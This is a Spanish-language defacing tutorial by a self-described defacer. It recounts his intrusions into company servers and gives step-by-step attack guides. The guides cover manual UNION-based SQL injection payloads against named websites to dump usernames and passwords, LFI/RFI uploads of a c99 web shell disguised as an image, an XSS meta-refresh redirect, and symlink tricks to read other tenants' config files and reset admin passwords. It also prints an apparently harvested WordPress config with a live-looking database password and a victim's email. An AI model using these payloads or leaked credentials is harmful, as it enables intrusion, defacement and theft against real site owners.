¿ Quieres Ser Un Defacer?

By Okol – Greetz to : Failsoft – Kedil3r – Xt3mp – Securityknigts

Temario.-

1-Experiencias en el defacing

* Consejos

3-Vulnerabilidades más conocidas

*Sqli

*Lfi [Local File Included]

*Rfi [Remote File Included]

*Xss [Cross Site Scripting]

4-Symlink [Tools]

Experiencias Con El Defacing

Bueno vengo a Contarles un par de experiencias que eh tenido En el tiempo que llevo aplicando esta muy entretenida y muy sorpresiva forma de Intrusion. En largo de mi interes por esto tan hermoso que es el hacking eh probado varias ramas pero hace unos pocos meses me empezò a interesar mucho el defacing asì que empezè a leer, a ver tutoriales, a preguntar cosillas y bueno total fue que me meti mucho, me encanta, nunca me cansaba. En ese tiempo solo practicaba con SQLi, Me sabia otros bugs pero ese es mi favorito. Usaba tools como DarkMySQLi, Sqlmap entre otras, Hasta que llego un apreciado amigo mio llamado Dedalo lo conoci cuando yo era manager en underc0de, El me enseño a hacer un sqli manualmente y tambien me enseño que es mejor hacer las cosas manuales que con tools. Despues de eso yo ya hacia mis injecciones manuales y pues todo era mas “pro” Hasta que un dia llego uno de mis mejores amigos llamado Kedil3r y me explico sobre symlink con una tool en perl, en ese momento dije “WTF Puedes accesar a otros sitios” y me sentia todo un master en el defacing, pero no sabia como era el symlink ni porque se hacìa Hasta que me puse a leer y bueno encontre como era el symlink.

Despues de unas semanas usando symlink tuve unos problemillas empezando por una empresa (No dire nombres para evitar problemas) Despues de aventarme un server completo a puro symlink me agrega al Facebook el dueño de la empresa (Un poco famosa en españa) me agrego diciendome que me iva a demandar que tenia todo de mi etc… y yo no creia hasta que me mando la hoja de denuncia a un email y pues tuve que decirle como entre a su server etc.. ahora el dueño es un gran amigo mio, Despues me retire unas 2 semanas aproximadamente de el defacing hasta que dije que era demaciado, en ese entonces yo estaba peleado con otro gran amigo en ese tiempo era miembro de MetalsoftTeam su nick es Failsoft, Fundamos un team llamado MxSoftTeam.

Empezamos defaceando bastante todo tipo de paginas estabamos descontrolados. Entonces surgio mi segundo problema legal con otra empresa española (Fresahost) El dueño de ese tiempo (Cambio de dueño)

me amenazo, me empezaron a agregar a mi facebook personas extrañas que me estaban investigando, De el miedo volvi a retirarme, Eso fue hace aproximadamente un mes, Entonces como ala semana volvi pero ahora ya no defaceaba index ahora subia archivos .TXT para demostrar el error y si el admin me agregaba decirle que debia hacer para solucionarlo.

Esas fueron mis experiencias mas fuertes y mas apropiadas para contar

Consejo:

Mi unico consejo es decirles que nada es para siempre, siempre en el mundo de el defacing vas a tener amigos y enemigos y siempre va a haber alguen mejor que tu. Mientras tu sepas reconocer tu nivel y no te creas mas cosa que los demas y siempre mantengas un lado de ti Etico no vas a tener muchos problemas.

Vulnerabilidades mas conocidas

SQLi:

Bueno ahora explicare esta vulnerabilidad y como explotarla.

El sqli se da por una variable mal filtrada como por ejemplo

```
<?php
$campo = $_POST['campo'];
mysql_query("SELECT * FROM $campo");
?>
```

Se da por que $campo es una variable y se puede modificar poniendo ; DELETE FROM tabla;

Bueno ahora les pasare un tutorial que yo cree de cómo explotarla manualmente

Sqli Manual

en este caso una variable aki viene siendo

http://www.icvp.mx/enfermedades_detalle.php?id=5

la variable id resultado de la variable 5un ejemplo

http://www.icvp.mx/enfermedades_detalle.php?id=5&ref=google&a=b

vendrian siendo las variables

id
ref
co
a

http://www.icvp.mx/enfermedades_detalle.php?id=5&ref=google.com&g=d&cos=sss

si queeremos comprobar que la variable g es vulnerable donde pondriamos la comilla?

http://www.icvp.mx/enfermedades_detalle.php?id=5&ref=google.com&g=d'&cos=sss

cuando verifiques si una variable es vulnerable pruebas asi:

http://gogo.com/index.php?var=vuln' y
http://gogo.com/index.php?var='vuln

de las dos maneras pruebas

para saber cuantas columnas tiene podemos poner

http://www.icvp.mx/enfermedades_detalle.php?id=5+order+by+6

si ponemos

Código: Seleccionar todo

http://www.icvp.mx/enfermedades_detalle.php?id=5+order+by+7

sale ke no existe pero con 6 sale bien quiere decir que tiene 6 columnas

http://www.icvp.mx/enfermedades_detalle.php?id=5+union+select+1,2,3,4,5,6,

salta normal

http://www.icvp.mx/enfermedades_detalle.php?id=5+union+select+1,2,3,4,5,6,7

salta error quiere decir que es la 6

notA: una injeccion siempre deve tener -- al final ejemplo
http://www.icvp.mx/enfermedades_detalle ... ,3,4,5,6--

tambien se puede hacer

Código: Seleccionar todo

http://www.icvp.mx/enfermedades_detalle.php?id=5+union+select+0,1,2,3,4,5--

(Desde el 1 al 5 o desde 0 al 6) es lo mismo

Para que query se vuelva negativo y sake un error hay ke poner un - antes de la variable vulnerable
ejemplo

http://www.icvp.mx/enfermedades_detalle ... ,3,4,5,6--

Salen unos numeros botados por ahi en este caso es el 4 si le damos

click a el error que sale
salen los numeros 4 3 y 6

Cada numero esta involucrado en la injeccion

ejemplo http://www.icvp.mx/enfermedades_detalle.php?id=-5+union+select+0,1,2,3,4,5,--

saldrian 5 3 2

esos numeros estan haciendo querys ala db

con este comando database()

se saca el nombre de la db
Como?

sustituimos un numero ke imprime 5 3 o 2 ejemplo

http://www.icvp.mx/enfermedades_detalle.php?id=-5+union+select+0,1,2,3,4,database()--

para ver la version de PHP enves de poner database()

se pone version()

(en otro numero que imprima en estecaso 2) ejemplo

http://www.icvp.mx/enfermedades_detalle.php?id=-5+union+select+0,1,version(),3,4,5--

Para sacar las tablas...

cuando quieras sacar informacion de las tablas nombres o cantidad de tablas lo sacamos de information_schema.tables

y cuando sea de columnas

information_schema.colums

si queremos sacar las columnas la url seria asi

http://www.tacosaltos.com/index2.php?o=CA&catID=-4+union+select+1,column_name,3,4,5,6+FROM+information_schema.columns--

y las tablas

http://www.tacosaltos.com/index2.php?o=CA&catID=-4+union+select+1,table_name,3,4,5,6+FROM+information_schema.tables--

en algunos casos nos sale solo 1 tabla para ir sabiendo mas tablas

aplicamos LIMIT+1+1--
LIMIT+2+1-- asi succesivamente

http://www.telemedik.com/articulos.php?id=-288+union+select+1,2,3,table_name,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19+FROM+information_schema.tables+LIMIT+4,1--

ya que sacamos las tablas encontramos la tabla usuarios users o algo asi

http://www.telemedik.com/articulos.php?id=-288+union+select+1,2,3,table_name,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19+FROM+information_schema.tables+LIMIT+49,1--

ya tenemos eso ahora que hacemos?
encriptamos la tabla en ascii to hex
les recomiendoe sta web para encryptarlo http://www.seguridadwireless.net/php/co ... reless.php

Ok ahora en la url sustituimos los table_name por column_name y en information_schema.tables ponemos information_schema.columns seguido de un +where+table_name=el codigo encriptado(le agregamos un 0x al inicio y le quitamos los espacios)
y el limit lo ponemos en 1,1
Quedaria algo asi

http://www.telemedik.com/articulos.php?id=-288+union+select+1,2,3,column_name,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19+FROM+information_schema.columns+where+table_name=0x7573657273+LIMIT+1,1--

ven la url? nos tira username ahora moveremos el 1,1 asi 2,1 3,1 sucesivamente hasta que salga pass o algo parecido

Ahora borramos hasta que quede la injeccion normal algo asi

http://www.telemedik.com/articulos.php?id=-288+union+select+1,2,3,column_name,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19+FROM+

donde dice from+ le ponemos el nombre de la tabla (users) quedaria asi

http://www.telemedik.com/articulos.php?id=-288+union+select+1,2,3,column_name,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19+FROM+users--

cambiamos el column_name por el nombre de la columna que queremos ejemplo

http://www.telemedik.com/articulos.php?id=-288+union+select+1,2,3,username,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19+FROM+users--

http://www.telemedik.com/articulos.php?id=-288+union+select+1,2,3,password,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19+FROM+users--

Les dejo unos videos que hice hace tiempo de defacear con darkmysqli y sqlmap:

http://www.youtube.com/watch?v=pIh7GJTvtT4

http://www.youtube.com/watch?v=BBu6lvuEJro

Lfi [Local File Included]:

Como Explotar Lfi (Local FIle Inclusion)

Hola bueno como estan , en este dia les voy a enseñar como explotar una vulnerabilidad llamada Lfi , tamcien conocida como local file inclusion , muy bien supongamos que nosotros tenemos un uploader cualquiera en cualquier web , me imagino que ya sabran como buscar sus dorks , o hacerlas ustedes mismos .

Por ejemplo un uploader de imagenes , como todos saben cualquier uploader de imagenes tiene un filtro para que solo ejecute la accion de subir imagenes , jpg , gif , etc etc ,

SI encontramos una web vulnerable ej :

www.webvulnerable.com/uploader/index.php

ahora crearemos cualquier archivo en php para hacer la prueba , o de primera ya tienen que subir la shell si es lo que ustedes quieren , yo les pondre el ejemplo aca .

<?php

echo ' hola estoy testeando vulnerabilidad Lfi' /n

echo ' para esto subiremos este archivo para testear si es vulnerable el uploader '

<?

Muy bien ese archivo php lo guardamos con extencion .jpg

Y lo subimos al uploader vulnerable .

nos quedaria algo hasi :

www.webvulnerable.com/uploader/images/archivo.jpg

eso seria nuestro archivo php , se ejecutaria en .jpg

Y ahy adentro estaremos dentro de la web , yo hise el ejemplo con un simple codigo php para comprobar si era vulnerable , pero ustedes pueden hacerlo con una shell , cambiando la extencion a jpg , gif o cualquiera que ustedes quieran , espero les haya gustado un saludos.

Fuente : Ns4

RFI (Remote File Included)

Lo primero que necesitamos para encontrar una vulnerabilidad en este caso Rfi se necesita encontrar paginas parecidas a estas con esta terminacion

Link vulnerable : http://www.victima.com/index.php?page=videos.php

En esta pagina lo que esta haciendo es incluir "videos.php"

vamos a aprobechar esto poniendo nuestros archivos , para eso necesitamos una shell.

Para encontrar web vulnerables a rfi es necesario poner en google esta dork : allinurl:index.php?page= .php

Bien el ejemplo que vamos a usar es http://www.victima.com/index.php?page=videos.php

Para comprobar si es vulnerable haremos lo siguiente:

http://www.victima.com/index.php?page=h ... pot.com.ar

Si nuestra pagina web se ejecuta adentro es por que es vulnerable
ATENCION: es muy importante poner el link en la vulnerabilidad con http:// como lo hize con el link del blog.

Ahora para explotar esto es necesario subir una shell , yo recomiendo c99 , subiremos la shell en extencion .gif

Por que si lo ponemos en php se ejecutara en nuestro servidor web .

Nos quedaria hasi el link : http://www.victima.com/index.php?page=h ... om/c99.gif?

En donde dice tuweb.com ahy que poner la url de nuestra web o servidor web con la shell adentro acordarse de que la shell deve estar en extencion .gif y los links siempre se ponen con htpp:// .

Fuente: Ns4

XSS [Cross site Scripting]

Bueno les explico que es xss.

Un xss es una vulnerabilidad que te permite injectar un código html, Un ejemplo puede ser una web con comentarios, al momento de tu poner un comentario que diga By Okol</Center> Si sale centrado significa que no tiene filtro contra código html, Seguimos testeando con etiquetas básicas como Hola, Si todo funciona bien significa que es vulnerable entonces haremos esto (Para “Desfacear”) Explico rápido Desfacear es cuando tu redireccionas una web a tu index de deface.

Bueno seguimos, Ponemos este código

<meta http-equiv="Refresh" content="10;url=http://www.tuindex.com">

Damos f5, Si redirecciona Tenemos nuestro “Desface”.

Symlink [Tool En Perl]

Bueno primero tenemos una shell subida

1- Creamos un directorio que quede algo asi

Public_Html/tudirectorio en este caso Public_html/okol

2- en ese directorio subimos el archivo en perl

Descarga http://www.sendspace.com/file/6e2e5r

3- Le das permisos 775 con este comando

chmod 775 root.pl

4- Subimos un .htaccess a el directorio nuevo (okol)

Descarga http://www.sendspace.com/file/3qw2uz

5-Ahora ejecutamos este comando en la shell

http://i.imgur.com/XjHFG.png

6-Copiamos TODO lo que salga en la consola y abrimos webconshell.com/okol/root.pl(osea la web que estamos cagando xD)

7- pegamos todo en el root.pl y le damos a buscar

8- Entramos a el directorio webvulnerada.com/okol y VUALA Tenemos los config.php de todas las webs alojadas en ese server ahora lo que sigue

9- desde la shell vas a la opcion SQL y pones los datos de la db de los .txt que salen ahi

(config.php)


```
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'ezequiel_wp34');

/** MySQL database username */
define('DB_USER', 'ezequiel_wp34');

/** MySQL database password */
define('DB_PASSWORD', 'PS5y6i5kw1');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');
```


10- Buscas Users


11- encryptas la pass que quieres en md5 y la pegas en donde dice password

12- hay scripts que te dicen que dominio es para que accedas o en el mismo config.php si es joomla te sale en el sitename o queda buscar en google

O podemos subir el database.php que con solo poner user y pass de la db te da acceso alas tablas y te deja modificar mejor









Vamos a table y modificamos la tabla users asi :

Descarga Database.php

http://www.sendspace.com/file/eo8j40



Damos click a data



Despues damos click a EDIT y modificamos la contraseña POR UNA MD5


Name	Type	Function	Data
ID	bigint(20) unsigned		1
user_login	varchar(60)		Okol
user_pass	varchar(64)		Aqui tu MD5
user_nicename	varchar(50)		Ezequiel
user_email	varchar(100)		admin@ezequielhernandez.com
user_url	varchar(100)		
user_registered	datetime		2011-12-18 17:35:28
user_activation_key	varchar(60)		RY8tD9UH7NHoRp0DTn8C
user_status	int(11)		0
display_name	varchar(250)		Ezequiel

Ya que tenemos los datos modificados nos loggeamos en el panel y subimos la Shell


Symlink Con La Tool en PHP

Bueno este symlink es realmente mucho mas fácil… ya que hay webs que no te permiten subir los .PL subes el PHP les explico

1- Una vez subido te quedara algo asi



2- Vamos a [User & Domains & Symlink] Nos quedaria algo asi:



Mas bonito no? Te dice los dominios, Ahora damos click a alguna pagina que este ahí (Significa que esta alojada) le damos a symlink

Index of /sym/root/home/ezequiel/public_html/b

- Parent Directory
- index.php
- license.txt
- readme.html
- wp-activate.php
- wp-admin/
- wp-app.php
- wp-blog-header.php
- wp-comments-post.php
- wp-config-sample.php
- wp-config.php
- wp-content/
- wp-cron.php
- wp-includes/
- wp-links-opml.php
- wp-load.php
- wp-login.php
- wp-mail.php
- wp-pass.php
- wp-register.php
- wp-settings.php
- wp-signup.php
- wp-trackback.php
- xmlrpc.php

Te salen los archivos en este caso es wordpress, Buscamos el archivo de configuración en este caso es wp-config.php

```
<?php
/**
 * The base configurations of the WordPress.
 *
 * This file has the following configurations: MySQL settings, Table Prefix,
 * Secret Keys, WordPress Language, and ABSPATH. You can find more information
 * by visiting {@link http://codex.wordpress.org/Editing_wp-config.php Editing
 * wp-config.php} Codex page. You can get the MySQL settings from your web host.
 *
 * This file is used by the wp-config.php creation script during the
 * installation. You don't have to use the web site, you can just copy this file
 * to "wp-config.php" and fill in the values.
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'ezequiel_wp34');

/** MySQL database username */
define('DB_USER', 'ezequiel_wp34');

/** MySQL database password */
define('DB_PASSWORD', 'PS5y6i5kw1');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

/**#@+
```

Listo ya nos salieron los datos de la base de datos ahora nos conectamos con la misma tool de el tutorial pasado y hacemos exactamente lo mismo,

Descarga de la PHP: http://www.sendspace.com/file/tqtwlt

[+]Email: Okoltutos@hotmail.com

[+]Facebook: Facebook.com/iiOkol

[+]Cualquier duda contactame

[+]Espero mi paper te haya servido en algo, explique lo básico en el otro paper explicare mas cosas

[+]Security knights, MxSoftTeam